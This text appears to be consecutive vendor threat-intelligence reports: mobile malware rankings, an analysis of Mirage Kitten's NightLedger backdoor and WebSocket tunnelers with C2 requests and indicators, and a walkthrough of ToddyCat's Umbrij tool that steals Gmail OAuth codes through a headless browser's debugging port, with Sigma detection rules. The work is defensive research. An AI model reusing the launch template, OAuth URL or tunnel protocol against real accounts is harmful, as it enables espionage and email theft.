Verdict %* Q1 2026 %* Q2 2026 Difference in p.p. Change in ranking
Backdoor.AndroidOS.Triada.ag 7.09 9.35 +2.25 0
DangerousObject.Multi.Generic. 5.84 5.65 -0.19 0
DangerousObject.AndroidOS.GenericML. 5.51 5.25 -0.26 0
Trojan.AndroidOS.Boogr.gsh 2.15 3.33 +1.18 +9
Backdoor.AndroidOS.Triada.z 3.08 3.23 +0.15 +3
Trojan-Banker.AndroidOS.Mamont.hl 1.10 2.48 +1.38 +22
Trojan.AndroidOS.Fakemoney.v 3.44 2.31 -1.13 -2
Trojan-Spy.AndroidOS.Btmob.e 0.00 2.27 +2.27
Trojan.AndroidOS.Triada.fe 2.98 2.18 -0.81 0
Trojan-Dropper.AndroidOS.Banker.dd 0.01 2.16 +2.15
Trojan.AndroidOS.Triada.hf 2.23 1.93 -0.29 +1
Backdoor.AndroidOS.Triada.ad 1.40 1.93 +0.53 +8
Backdoor.AndroidOS.Keenadu.a 2.73 1.88 -0.85 -3
Backdoor.AndroidOS.Triada.ab 1.72 1.79 +0.07 +2
Trojan-Banker.AndroidOS.Mamont.iv 1.03 1.63 +0.60 +16
Trojan.AndroidOS.Generic. 1.32 1.47 +0.15 +7
Backdoor.AndroidOS.Triada.ae 1.76 1.44 -0.31 -2
Trojan.AndroidOS.Fakemoney.ej 0.00 1.43 +1.43
Trojan.AndroidOS.Triada.ii 2.07 1.41 -0.66 -5
Trojan-Spy.AndroidOS.Agent.asa 0.02 1.38 +1.36

* Unique users who encountered this malware as a percentage of all attacked users of Kaspersky mobile solutions.

The distribution of top malware families in Q2 largely mirrors the rankings from the previous reporting period. Newer variants of the Mamont banking Trojan climbed the leaderboards, displacing older iterations. This shift points to ongoing, active development of new variants by the threat actors behind the malware.

Mobile banking Trojans

In Q2, the total volume of Trojan-Banker applications dropped sharply compared to the previous quarter, totaling 93,574 installation packages.

Number of installation packages for mobile banking Trojans detected by Kaspersky, Q2 2025 — Q2 2026 (download)

Against the backdrop of this trend, the distribution shifted heavily toward Creduz Trojans. However, as noted earlier, this shift was not reflected in real-world attack metrics: virtually the entire leaderboard by proportion of targeted users continues to be dominated by diverse Mamont variants.

TOP 10 mobile bankers

Verdict %* Q1 2026 %* Q2 2026 Difference in p.p. Change in ranking
Trojan-Banker.AndroidOS.Mamont.hl 3.27 11.13 +7.86 +6
Trojan-Banker.AndroidOS.Mamont.iv 3.08 7.33 +4.25 +6
Trojan-Banker.AndroidOS.Mamont.mv 0.00 5.12 +5.12
Trojan-Banker.AndroidOS.Agent.ws 3.78 4.99 +1.22 +2
Trojan-Banker.AndroidOS.Mamont.mg 0.35 4.71 +4.36 +62
Trojan-Banker.AndroidOS.Faketoken.pac 2.56 4.10 +1.54 +6
Trojan-Banker.AndroidOS.Mamont.jo 15.75 3.73 -12.02 -6
Trojan-Banker.AndroidOS.Mamont.mc 0.83 3.51 +2.67 +26
Trojan-Banker.AndroidOS.Mamont.lf 0.00 2.79 +2.79
Trojan-Banker.AndroidOS.Agent.eq 0.89 2.58 +1.69 +23

* Unique users who encountered this malware as a percentage of all users of Kaspersky mobile security solutions who encountered banking threats.

Mirage Kitten targets Middle East and Africa region with new malware

Introduction

Mirage Kitten – also known as UNC1549, Smoke Sandstorm, and Nimbus Manticore – is an advanced persistent threat (APT) group focused on cyber-espionage operations against aerospace, aviation, defense, and telecommunications sectors across the Middle East and Africa, using highly targeted spear-phishing campaigns, fake recruitment portals, and custom multi-stage malware to gain persistent access and exfiltrate sensitive data.

During recent threat research, we identified a previously undocumented malware set developed and used by Mirage Kitten. The toolset includes NightLedger, a new Windows backdoor for reconnaissance, command execution, file operations, process discovery, and screenshot capture; and two custom WebSocket-based tunnelers, ArcBridge and BridgeHead, for covert network access and operator-controlled tunneling.

Technical details

Although the initial access vector remains unclear for most malware samples observed in this activity, we saw BridgeHead being deployed during post-exploitation activities in victim environments in Egypt and at a Pakistan-based aerospace and aviation organization. The deployment followed targeted spear-phishing activity consistent with tradecraft we recently documented as part of our private threat intelligence reporting service and publicly reported by Unit 42 and Check Point Research, including the use of highly tailored social engineering lures against selected targets. These lures included recruitment-themed content impersonating trusted brands and hiring platforms, as well as lookalike videoconferencing pages that redirected victims to malicious archives hosted on third-party file-sharing services.

NightLedger backdoor

NightLedger is a recently identified Windows backdoor that we attribute to Mirage Kitten based on code and behavioral similarities to the historical implants developed and used by the group. The implant masquerades as SspiCli.dll and appears to be designed for DLL search-order hijacking, targeting a legitimate AppVShNotify.exe binary. While AppVShNotify.exe does not directly import SspiCli.dll, it imports RPCRT4.dll, which can delay-load SspiCli.dll when it invokes an RPC API that requires authentication. This allows a co-located malicious SspiCli.dll to be loaded while forwarding expected exports to the legitimate DLL.

When started, the malicious DLL creates the mutex A8215357-F99A-44FE-BC65-D8F0434B0C03 to enforce a single running instance. If the mutex already exists, it exits immediately.

NightLedger periodically contacts its C2 over HTTPS, issuing an HTTP GET request to the /edfcvfgbhnjmkqwasderfgg endpoint at the realhealthshop[.]com domain, and uses tjconsultingservices[.]com as a fallback C2.

When a valid C2 response is received, the implant tokenizes the payload using the custom delimiter (#%%#) and passes the parsed fields to its command dispatcher. From a development standpoint, this is similar to TWOSTROKE, a backdoor attributed to the same APT and previously documented by GTIG, whose C2 response is hex-encoded and uses (@##@) as a field separator.

NightLedger supports the following commands:

Command ID Description
1 Gather user and host identity information
3 Execute a process/program
17 List directories
20 Download a file to the infected system
25 Gather host and network information
27 Copy a file
30 Update beacon interval
36 Take a screenshot
43 Load a DLL
56 Kill a process
62 Delete a file
69 Terminate thread
70 Upload file to C2 server via POST request to /qasxcdfvgbhnmyuioplkhnj
75 Enumerate logical drives
90 List processes
93 Collect C:\Windows\debug\NetSetup.log together with process-list output.
NetSetup.log is a Windows diagnostic log generated under C:\Windows\debug\ during domain/workgroup join, unjoin, and related network setup operations.

Command output is returned to the C2 via an HTTP POST request to /wsdefvvbnhyuijkplmbgfrtt.

BridgeHead – a WebSocket tunneler

During our investigation, we encountered a tunnel proxy deployed as unbcl.dll in the %LocalAppData%\Microsoft\VisualStudio directory on a machine in Egypt. We also identified a similar deployment in a Pakistan-based environment, where the tunneling tool was stored as C:\program files (x86)\univpn\promote\libwinpthread-1.dll. The malware dynamically loads advapi32.dll, resolves GetUserNameA, retrieves the current Windows username, converts it to lowercase, and searches for a specific substring in it. This behavior suggests prior reconnaissance was performed within the internal network and the username check is needed to make sure it runs on a specific machine. This is potentially intended to prevent execution of the standalone malware sample inside virtual analysis systems. If the substring is not found, the function returns silently without activating.

If the username check was successful, the tunneler establishes an HTTPS WebSocket connection as follows:

GET /connect HTTP/1.1
Host: smartconnect.azurewebsites.net
Upgrade: websocket
Connection: Upgrade
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.75 Safari/537.36 Edg/86.0.622.38

The server responds with HTTP 101 (Switching Protocols) to complete the WebSocket upgrade. After the upgrade, the client sends a binary WebSocket message containing the literal string "token" as authentication. The server must respond within 10 seconds, or the connection is dropped and retried with exponential backoff.

The malware’s next action depends on the HTTP response returned by the server:

HTTP response Description
407 (Proxy Auth Required) Queries supported auth schemes via WinHttpQueryAuthSchemes, selects Negotiate (0x10) or NTLM (0x2) in that exact order, sets Windows SSO credentials (null username/password), retries up to 3 times.
101 (Switching Protocols) Success. Proceeds to WebSocket upgrade and authentication.
Other Connection failed. Closes all handles, enters backoff.

This implementation closely mirrors the enterprise proxy traversal logic seen in the backdoor we track internally as Retrograde, which overlaps with tooling publicly reported as MiniFast/MiniUpdate, attributed to the same APT group. The implant is designed to operate through corporate proxy environments by handling HTTP 407 responses, negotiating Windows-integrated proxy authentication with Negotiate preferred over NTLM, retrying with the current user’s SSO context, and falling back to exponential C2 connection retry logic capped at 60 seconds.

Once the WebSocket channel is established and authenticated, the implant functions as a full SOCKS5 tunnel proxy. The C2 server initiates all tunnel connections by sending binary commands over the WebSocket; the implant simply forwards traffic between server‑specified targets and the WebSocket channel. This makes it a relay node: the operator runs tools server‑side, and all resulting TCP traffic is tunneled through the victim’s machine as if originating from the victim’s network.

All tunnel communication uses a fixed binary wire format:

Offset Size Field Encoding
0 1 type Message type (1–9)
1 4 connId Tunnel connection identifier
5 1 flags Status or error indicator
6 2 dataLen Payload length
8 var payload Message data

Every message is at least 8 bytes. Seven message types are actively used:

Type Name Direction Description
1 CONNECT Server -> Client Open a new TCP tunnel to a SOCKS5 target address
2 CONNECT_RESPONSE Client -> Server Confirm the connection was established
3 DATA Bidirectional Relay TCP traffic through the tunnel
4 DISCONNECT Bidirectional Close a tunnel connection
5 PING Bidirectional Keepalive probe, sent every 30 seconds by timer
6 PONG Bidirectional Keepalive reply
9 FLOWCTRL Bidirectional Throttle data flow to prevent buffer overrun

The CONNECT payload specifies where the implant should open a TCP connection. The target address is encoded in SOCKS5 format and consists of a single type byte, followed by the address and a 2-byte destination port:

Type byte Description
0x01 IPv4 address (4 bytes)
0x03 Domain name (1-byte length + string)
0x04 IPv6 address (16 bytes)

Notably, in the process of threat hunting, we detected another variant (MD5: C832ECD135781B11F59E3FFFB3D2B6AC) that shares the same dynamic-resolve stub pattern. This variant communicates with businessmixture.com/blog over WSS on port 443, and not through Microsoft Azure. Still, it implements the same technique of limiting execution to a specific username on the infected machine by hardcoding a 3-character control value that must appear as a substring in the lowercased Windows username retrieved via GetUserNameA. If the match fails, the implant silently exits, confirming per-target tailoring of each deployed binary.

ArcBridge: another WebSocket tunneling tool

ArcBridge is another WebSocket tunneling tool developed and used by Mirage Kitten. We first identified it in April 2026 in activity targeting victims in the Middle East. The malware creates a mutex named F56E68DA-4A89-46B4-9AC8-7290A7651000 to enforce single-instance execution. The use of a UUID-like mutex name is consistent with the NightLedger backdoor described earlier.
The malware contains an embedded configuration block that stores the C2 host, C2 port, retry or timeout value, SSL flag, and what is highly likely an implant identifier:

"<<STARTXX>>"
"aecert.org"
443
5000
0
"4B8CC395-A26F-41F1-A1DC-8B993D9D41D2"
"<<ENDXX>>"

After initialization, ArcBridge communicates over a WebSocket-style channel and waits for server-side control messages. It supports the following commands:

Command Description
OPEN: Creates a proxy/tunnel session to a target selected by the operator.
DNS: Performs hostname or address resolution and returns the result.

Victimology

According to our telemetry, we identified victims across Middle East and African countries including Egypt, SMB and government environments in Jordan and Tanzania, aviation organizations in Pakistan, telecommunication companies in Ethiopia and financial-sector entities in Burkina Faso.

Conclusion

Mirage Kitten continues to evolve its malware arsenal to support targeted cyber-espionage operations across the Middle East and Africa regions. The NightLedger backdoor retains similar core command functionality to TWOSTROKE while introducing additional capabilities, including screenshot capture and collection of the NetSetup.log file.

Another notable aspect of the campaign is the group’s continued reliance on tunneling utilities as part of its operational toolkit. This aligns with previous public reporting, which documented the group’s use of the LIGHTRAIL and POLLBLEND tunnelers. Consistent with this tradecraft, we observed Mirage Kitten continuing to leverage tunneling capabilities alongside a gradual shift away from Microsoft Azure subdomain-style infrastructure in favor of Cloudflare-backed domains in some of its malware, a change likely intended to complicate attribution while maintaining resilient command-and-control communications.

Indicators of compromise

Additional IoCs are available to customers of our Threat Intelligence Reporting service. For more details, contact us at intelreports@kaspersky.com.

File hashes

NightLedger backdoor
A239E655709A2518DD0B7BDBED163679 – sspicli.dll

ArcBridge WebSocket tunneling tool
5FA15EF96808EA82F0A6176F0BB4B386
42F847597109DA2A220391BB09D00676
AFB1C1583606599C7272CFB33CC6F498

BridgeHead WebSocket tunneling tool
6038D42AF0AFFD1FB263F470C0956F6B – unbcl.dll
AE628EFA305387B633DCE82F9364875B – unbcl.dll
F7D36CC5904A53252D2BB3D21615134F – libwinpthread-1.dll
C90F0EFADBF322E5EB1C4103A38C30E6 – libwinpthread-1.dll
D09B14A2FE01C7363ECC56F5D046162C – IPHLPAPI.dll

Domains and IPs

smartconnect[.]azurewebsites[.]net
businessmixture[.]com
global-reds[.]com
maadinglobal[.]com
Business-deegital[.]com
business-deegital[.]azurewebsites[.]net
businessdeegital[.]azurewebsites[.]net
neexportfolio[.]azurewebsites[.]net
neexportfolio[.]com
neexportfolio[.]eastus[.]cloudapp[.]azure[.]com
172[.]86[.]98[.]113
aecert[.]org
realhealthshop[.]com
tjconsultingservices[.]com
thehealth-life[.]com
buisness-centeral-transportation[.]com
healthcarezoom-centeral[.]azurewebsites[.]net
healthcarezoomcenteral[.]azurewebsites[.]net
healthcarezoomcenteral[.]org
toadreport[.]azurewebsites[.]net
business-startup[.]azurewebsites[.]net
businessstartup[.]azurewebsites[.]net

ToddyCat: your hidden email assistant. Part 2

Introduction

We continue to share details on the malicious techniques and toolsets used by the ToddyCat APT group. In the first part of this report, we examined the group’s attacks aimed at stealing data from browsers, as well as from local and cloud email services. The methods used in that campaign indicated that ToddyCat was attempting to access corporate correspondence while evading monitoring tools. However, all of the group’s methods we described previously are effectively detected by EPP and EDR solutions.

The attackers continued their search for ways to bypass security solutions and developed a new tool to gain access to a victim’s cloud account via the Google API. Armed with this tool, the group automated all stages of the attack and managed to remain undetected by monitoring systems.

In this part of the report, we break down the mechanics of this new attack and analyze the tool that was used to automate it. We’ll also discuss how to detect and defend against this threat.

Umbrij

In this campaign, the attackers focused their attention on corporate email communications hosted on Gmail, targeting access compromise via APIs. Because the Google API relies on the OAuth 2.0 protocol for authorization, applications can use an OAuth token to access requested email resources. To acquire this token, the threat actors developed a tool called Umbrij and used it to connect to the browser’s management console in headless mode via a remote debugging port. Through a series of requests, they obtained an OAuth authorization code, which they subsequently exchanged for an access token to reach the target resources via the API. We have dubbed this technique Shadow Token via Remote Debug (STRD).

This attack is viable on Chromium-based browsers. If the user has not logged out of their Gmail account, the browser maintains an active session. The attackers exploit this: they launch the browser, connect via the remote debugging port to take control, and send a request to the Gmail service to grant access to the Google account resources within the context of the user’s saved session.

During our investigation of this attack, we discovered several versions of the Umbrij tool. These versions included a variety of helper functions designed for debugging, as well as for searching and selecting user accounts within the browser, among other tasks.

Kaspersky solutions detect this tool with the following verdicts: HEUR:Trojan-PSW.MSIL.Umbrij.gen, HEUR:Trojan.MSIL.Agent.gen, HEUR:Trojan-PSW.MSIL.Agent.gen.

Execution

The Umbrij tool was discovered during a proactive threat hunting operation: a scheduled task, KasperskyEndpointSecurityEDRAvp, was running on a user host, launching a digitally signed file. Kaspersky solutions do not create scheduled tasks with that name; the attackers were attempting to masquerade their malicious activity as a legitimate process.

The signed file then used the DLL sideloading technique to load the malicious tool.

Umbrij execution events within Kaspersky Managed Detection and Response

Umbrij execution events within Kaspersky Managed Detection and Response

Throughout our observation period, we identified the following legitimate files vulnerable to the DLL sideloading technique that were used to launch Umbrij:

  1. BDSubWiz.exe: a component of the Submission Wizard in Bitdefender ConnectAgent, which is used to support connection features and interaction with other Bitdefender services or agents. This file insecurely loads a file named log.dll.
  2. VSTestVideoRecorder.exe: a component of the video-recording tool used for testing with Visual Studio (VS Test). This executable insecurely loads a file named Microsoft.VisualStudio.QualityTools.VideoRecorderEngine.dll.
  3. GoogleDesktop.exe: the discontinued Google Desktop Search application for indexing files and performing quick searches on a local Windows computer. This executable insecurely loads a file named GoogleServices.dll.

These files were used to load different versions of Umbrij; the same legitimate file could be leveraged to launch more than one variant. In total, we discovered three versions of Umbrij, which we refer to as a, b, and c for convenience.

The tool itself is a DLL written in .NET and obfuscated with ConfuserEx, an open-source obfuscator for .NET applications.

Example of an obfuscated code snippet

Example of an obfuscated code snippet

Umbrij is managed with the help of parameters passed through a command line at startup, although it is occasionally executed without any parameters. Below are examples of the command lines observed in attacks against users:

"c:\Users\Public\BDSubWiz.exe" -regex <name> -deepsearch
c:\windows\vss\bds.exe

However, these are not the only parameters the tool can accept and process. During the analysis of its executable code, we discovered additional parameters that vary depending on the version of Umbrij. See the table below for the parameters and their descriptions.

Version Command Description
a -regex <string> Used in conjunction with the -deepsearch parameter. Specifies a substring to search for within the user_name field of the user profile file, which typically contains the email address. The tool will utilize the user profile that matches this specified substring
a -user <username> Specifies the system username under which the tool will run
a -runas-currentuser Configures Umbrij to run within the execution context of the current user
a -deepsearch Enforces additional checks on the user_name field in the user profile: verifying that it is not empty and that it contains the substring specified in the -regex parameter
a, b, c -path <path> Specifies the full path to the directory containing the browser’s executable file
a, b, c -browser <both|msedge|chrome> Specifies which browser the tool should target: Google Chrome, Microsoft Edge, or both
a, b, c -debugport <port> Specifies the remote debugging port number
a, b, c -sync When this parameter is specified in the URL, the value 1095133494869 replaces 279448736670 in the permission request
b -domainAd Specifies the domain name if the user account is a domain account
b -savepdf Instructs Umbrij to save a screenshot of the user profile as a PDF file
c -lport Same as debugport

Environment preparation

At startup, the tool evaluates several prerequisites required to carry out the attack and performs preparatory actions to subsequently compromise the Gmail account.

First, Umbrij verifies the availability of the port that will be designated for browser debugging. To accomplish this, the tool utilizes a function named ChekPortAvailable() (original spelling retained), which accepts the target port number as a parameter. It then retrieves information about active connections on the host using the .NET GetActiveTcpConnections() function from the System.Net.NetworkInformation namespace. The tool iterates through each connection in a loop, comparing the port number to the one it is checking.

The ChekPortAvailable function used to verify open ports

The ChekPortAvailable function used to verify open ports

After this, the tool retrieves the user context. It searches the system for the explorer.exe process and duplicates its token, retaining all of its privileges (T1134.003 Access Token Manipulation: Make and Impersonate Token). This is the exact same mechanism used by another tool in the group’s arsenal, TomBerBil, which we covered previously.

The ImpersonateWithProcess function used to retrieve user context

The ImpersonateWithProcess function used to retrieve user context

By default, Umbrij duplicates the token of the first explorer.exe process it encounters. If multiple users are logged in to the system, the -user <username> switch can be used to specify the name of the target user whose token to duplicate. If the -runas-currentuser switch is specified, the tool will execute within the context of the current user without duplicating any tokens.

Next, Umbrij constructs the path to the browser application folder within the user’s local application data repository. To do this, it uses the Environment.SpecialFolder.LocalApplicationData command to retrieve the repository directory from the environment variable and appends the directory of the target browser. The tool then searches for the Local State file in the following folders:

  • %LOCALAPPDATA%\Google\Chrome\User Data\Local State
  • %LOCALAPPDATA%\Microsoft\Edge\User Data\Local State

See below for an example of the Local State file structure.

Structure of the Local State JSON file

Structure of the Local State JSON file

Within this file, the tool searches for the info_cache array, which stores information about browser user profiles. Umbrij enumerates all user profiles and looks for those containing a user_name field that includes an email address. The presence of an email address indicates that the user is authenticated to a Google service. While the tool can interact with every profile it finds, if the -regex <string> parameter is passed through a command line, it searches for the specified substring within the email addresses being enumerated and proceeds exclusively with those matches.

Next, Umbrij creates the following directories for Google Chrome and Microsoft Edge, respectively:

  • %LOCALAPPDATA%\Google\Chrome\BackupFiles\
  • %LOCALAPPDATA%\Microsoft\Edge\BackupFiles\

The tool copies the following user files and folders of each target user profile into these directories:

  • IndexedDB: a folder containing a relational database used for client-side storage of structured data
  • Local Storage: a component of the browser’s web storage that provides a key-value mechanism for storing data on the client side
  • Network: a folder where the browser stores files related to network requests and caching, such as the network cache and session files
  • Login Data: a file that stores saved passwords for various websites and applications
  • Login Data For Account: a file that stores credentials associated with a Google account or other synchronized accounts within the browser
  • Preferences: a file containing profile-level browser settings
  • Secure Preferences: a file that stores protected configurations, such as security and synchronization data
  • Web Data: a file that stores auto-fill data

If these files are locked by other processes, the tool includes a dedicated function to force-copy them.

The ForceCopyFolder function used to copy files locked by other processes

The ForceCopyFolder function used to copy files locked by other processes

As the next step, the tool searches the “Program Files” and “Program Files (x86)” directories for the browser installation folder. Once it locates the executable file and successfully copies all required files, it is ready to proceed with acquiring the authorization code.

Acquiring the authorization code

In the next phase of execution, Umbrij launches Google Chrome, Microsoft Edge, or both browsers sequentially, depending on the parameters passed in the command line. It then passes arguments to the browser based on the following template:

"\"{1}\" --user-data-dir=\"{0}\" --remote-debugging-port={2}  --profile-directory=\"Default\" --headless https://www.google.com/"

It populates the template with the following values:

  • {0}: the path to \BackupFiles\, where the user profile files were copied
  • {1}: the path to the browser executable file
  • {2}: the remote debugging port number

The table below describes the parameters used in this browser launch template:

Parameter Description
–user-data-dir Specifies the path to the root directory that will store the shared browser data and user profiles
–remote-debugging-port Opens a port for remote browser debugging over the DevTools protocol. This switch is commonly used for automated testing with frameworks like Selenium
–profile-directory Specifies the name of the specific profile folder within the user-data-dir
–headless Launches the browser in headless mode, that is, without a graphical user interface

The browser process runs in headless mode while utilizing the copied user profile. Consequently, all active user cookies are applied, which means sites with saved credentials will skip authentication prompts. Furthermore, the browser will log history to a new folder, keeping it completely hidden from the user’s primary account view.

Through this method, the threat actors gain access to the user’s authenticated sessions — specifically their Google account — along with the ability to erase any trace of their activity within the browser.

Code snippet showing Umbrij connecting to the browser via the debugging port

Code snippet showing Umbrij connecting to the browser via the debugging port

Next, the tool uses the Puppeteer Sharp library, a .NET version of Puppeteer, to connect to the remote debugging port. Puppeteer provides a high-level API to control Chrome or Chromium browsers over the DevTools protocol. Its primary use is for automated testing.

The Puppeteer module GitHub page

The Puppeteer module GitHub page

If the connection to the remote debugging port is successful, Umbrij sends a GET request to direct the browser to the following URL:

https[:]//accounts[.]google[.]com/o/oauth2/v2/auth/identifier?response_type=code&client_id=279448736670.apps.googleusercontent.com&redirect_uri=http%3A%2F%2Flocalhost&scope=https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fcalendar%20https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fcalendar.readonly%20https%3A%2F%2Fwww.google.com%2Fm8%2Ffeeds%2F%20https%3A%2F%2Fwww.google.com%2Fm8%2Ffeeds%2F%20https%3A%2F%2Fmail.google.com%2F%20https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fgmail.insert%20https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fgmail.labels%20https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fdrive%20https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fadmin.directory.user%20https%3A%2F%2Fwww.googleapis.com%2Fauth%2Ftasks%20https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fadmin.directory.group.readonly%20https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fapps.groups.migration%20https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fuserinfo.email%20https%3A%2F%2Fwww.googleapis.com%2Fauth%2Fuserinfo.profile&flowName=GeneralOAuthFlow

The value specified in the client_id field belongs to Google Workspace Migration for Microsoft Outlook (GWMMO). This is Google’s official tool for importing email, calendar events, and contacts from Microsoft Exchange accounts or local PST files into a Google Workspace account.

Umbrij also includes the ability to switch the client_id value from 279448736670 to 1095133494869 by using the -sync parameter. This second identifier belongs to another application: Google Workspace Sync for Microsoft Outlook (GWSMO), which allows users to sync email, calendars, and other data from the cloud account directly into Microsoft Outlook.

Code snippet where the client_id replacement occurs

Code snippet where the client_id replacement occurs

The remaining parameters used in the request differ from those typically utilized by the legitimate applications. See the table below for a comparison of these parameters:

GET request parameter URL used by Umbrij Original URL
flowName=GeneralOAuthFlow Present Absent
code_challenge (PKCE) Absent Present (method=S256)
state Absent Present
login_hint Absent Present
redirect_uri http://localhost http://localhost:61619/callback

As seen from the list above, Umbrij omits several parameters characteristic of the legitimate applications. For instance, Umbrij drops the code_challenge parameter, normally used for data protection when retrieving an authorization code. Additionally, the tool modifies the redirection address: while the legitimate application specifies a dedicated port and a callback path, the tool simply points to localhost.

The authorization code request specifies the set of permissions for Google services required by the application. This list also differs significantly between requests issued by the legitimate application and those generated by Umbrij. The table below details the variations in the requested scopes:

Service parameter URL used by Umbrij Original URL
https://www.google.com/m8/feeds/ Present (specified twice) Absent
https://www.googleapis.com/auth/contacts Absent Present
https://www.googleapis.com/auth/admin.directory.resource.calendar.readonly Absent Present
https://www.googleapis.com/auth/peopleapi.readonly Absent Present

After the browser navigates to the URL provided by Umbrij, the Google account selection page opens.

Account selection

Account selection

Because the attackers copied the victim’s profile folder and are operating within their specific environment, the account selection options will include the currently signed-in user’s authenticated session. Umbrij identifies the corresponding element within the page’s HTML source code.

Searching for HTML code elements on the page

Searching for HTML code elements on the page

The tool uses JavaScript to emulate a mouse click on the elements, allowing it to proceed to the next step.

Simulating a mouse click on a page element

Simulating a mouse click on a page element

The subsequent step opens a page displaying the list of requested permissions.

Confirming the list of requested access permissions

Confirming the list of requested access permissions

As shown in the screenshot, Umbrij requests full access to email, cloud storage, and contacts. Just like in the previous step, it uses JavaScript to click the “Allow” button, which completes the authentication process.

The browser is then redirected to the local address that was specified in the redirect_uri parameter of the initial request. The tool intentionally omits a port and a path to a specific page in the redirect_uri because the true objective of this action is simply to capture the code parameter from the context of the GET request. This parameter contains the OAuth authorization code. To retrieve it, Umbrij extracts the substring located between the code= and &scope parameters.

Extracting the authorization code from the GET request

Extracting the authorization code from the GET request

Results

Umbrij, like most other tools in ToddyCat’s arsenal, logs its actions in detail and saves them to a file. It also saves the retrieved authorization code to this log file, which the operator subsequently exfiltrates from the compromised host.

Below is an example of a log file generated by version a of the tool.

------------------------------
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^
[*] switch to sync mode.
[!] port 11111 is available!
[*] Impersonate <username> success!
[*] browser switch to chrome .
Parsing C:\Users\<username>\AppData\Local\Google\Chrome\User Data\Local State ...
[*] detected profile: Profile 4 ==> <email>@gmail.com
[*] ready auth for <email>@gmail.com.
[*] Browser Exe path C:\Program Files\Google\Chrome\Application\chrome.exe.
[!] CreateProcessAsUserW...
[*] Browser created with pid 3108
[???] <email>@gmail.com
[pup] mail : <email>@gmail.com
[pup] account choice click !
[pup] Allow click !
[<email>@gmail.com] 4%2F0AcvDMrDtzQaC-TT8<hash>uMhg 
[*] RevertToSelf succeed!
^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^^

The log indicates that the sync mode is selected (meaning the Google Workspace Sync for Microsoft Outlook application is used) and the debugging port is set to 11111. After locating the user profile and copying its folder, Umbrij launches Google Chrome. After this, the tool emulates clicks on the appropriate buttons to confirm permissions, ultimately outputting the final result of the operation: the stolen OAuth authorization code.

Since all requests occur within a background browser instance, the tool includes a feature to generate a PDF snapshot of the web page where the permission confirmation process halted in the event of an error.

Saving a web page as a PDF file in the case of an error

Saving a web page as a PDF file in the case of an error

Additionally, the tool can create a PDF file for the user profile in Google Chrome and Microsoft Edge by navigating to the following internal addresses:

  • edge://profile-internals
  • chrome://profile-internals
Example contents of a generated PDF file

Example contents of a generated PDF file

The acquired authorization code is then exchanged for an OAuth access token. The threat actors use that token to connect to the Gmail account through the API, thus compromising corporate email communications. The diagram below illustrates the complete attack workflow.

Umbrij workflow diagram

Umbrij workflow diagram

Detection

DLL sideloading

First and foremost, defenders should monitor library loading events (DLL loads) associated with the known applications vulnerable to DLL sideloading that are exploited by this tool: Bitdefender ConnectAgent, Visual Studio, and Google Desktop Search.

title: Possible Dll Hijacking Of Microsoft VisualStudio QualityTools dll
id: 246f1409-2993-46f6-9b77-e447a327df5d
status: experimental
description: Detects possible DLL hijacking of Microsoft.VisualStudio.QualityTools.VideoRecorderEngine.dll by looking for suspicious image loads, loading this DLL from unexpected locations
author: kaspersky
date: 2025-08-11
tags:
    - attack.defense-evasion
    - attack.t1574.001
logsource:
    product: windows
    category: image_load
detection:
    selection:
        ImageLoaded|endswith: 'Microsoft.VisualStudio.QualityTools.VideoRecorderEngine.dll'
    filter:
        ImageLoaded|contains: '\IDE\Extensions\TestPlatform\Extensions\'
    condition: selection
falsepositives:  Legitimate activity
level: high

Browser launch

Launching a browser with a remote debugging port specified is a highly unusual event on standard user hosts that are not running web application development or automated testing workflows. Consequently, monitoring for these specific command-line arguments can serve as a reliable indicator of this attack.

title: Launching Chrome With Debug Parameters
id: f072803f-3cf4-4537-82e6-e8b3a201d99f
status: stable
description: Detects the execution of Chromium based browsers launched with incognito mode and remote debugging enabled
author: kaspersky
date: 2025-12-11
tags:
    - attack.lateral_movement
    - attack.defense_evasion
    - attack.t1550.001
logsource:
    category: process_creation
    product: windows

detection:
    selection:
        CommandLine|contains|all:
            - '--remote-debugging-port'
            - '--headless'
    condition: selection
falsepositives: Opening a browser as part of web application testing. Legitimate activity
level: high

Revoking third-party access

To review the authorization codes granted to applications, navigate to the Google Account settings under the Third-party apps & services section, or access the following URL directly:

https://myaccount.google.com/connections

This page displays a comprehensive list of applications and services that currently have permission to access the account.

List of apps connected to the Google account

List of apps connected to the Google account

If the Google Workspace Migration for Microsoft Outlook or Google Workspace Sync for Microsoft Outlook applications appear in this list but are not actually used within your organization, revoke their access immediately. This will invalidate all potentially compromised OAuth tokens associated with them.

Risk mitigation

Launching a browser with a remote debugging port enabled is inherently suspicious for users who do not engage in web development. For these employees, you can completely disable Chromium-based browser developer tools.

This can be achieved by configuring the DeveloperToolsAvailability policy. To enforce this, set the registry value to 0x00000002 for the following Windows Registry key and restart the browser:

HKLM\Software\Policies\Google\Chrome\DeveloperToolsAvailability

To verify that the policy has been successfully applied, navigate to the browser’s internal policies page at chrome://policy:

Note that while disabling developer tools can successfully disrupt the automated retrieval of the OAuth authorization code, it will not help, however, if the adversary decides to leverage the browser’s graphical user interface (GUI) — though this manual approach is significantly less likely due to the friction it introduces for the attackers. Therefore, as a risk mitigation measure, users should be instructed to explicitly log out of their Google accounts as soon as their sessions are complete.

Takeaways

The ToddyCat APT group continues to search for ways of compromising corporate email communications. We have been tracking the group for a long time and we have observed continuous updates to its arsenal in an attempt to bypass security defenses, even as their core techniques remain consistent. For instance, the group has long relied on DLL sideloading to stealthily drop malicious utilities and scheduled tasks. However, their new tool, Umbrij, automates the attackers’ attempts to gain access to organizational email accounts. This automation not only helps increase the scale and frequency of their attacks but also demonstrates ToddyCat’s strong motivation and advanced technical skills.

To defend against these threats, corporate security teams must monitor for suspicious library loading events initiated by legitimate files, watch for instances of browsers launching in developer mode, and conduct regular audits of third-party applications and services with access permissions to Google accounts. Furthermore, deploying a robust, comprehensive security solution — such as Kaspersky Next — is critical to detect this type of malicious host-based activity in a timely manner.

Indicators of compromise

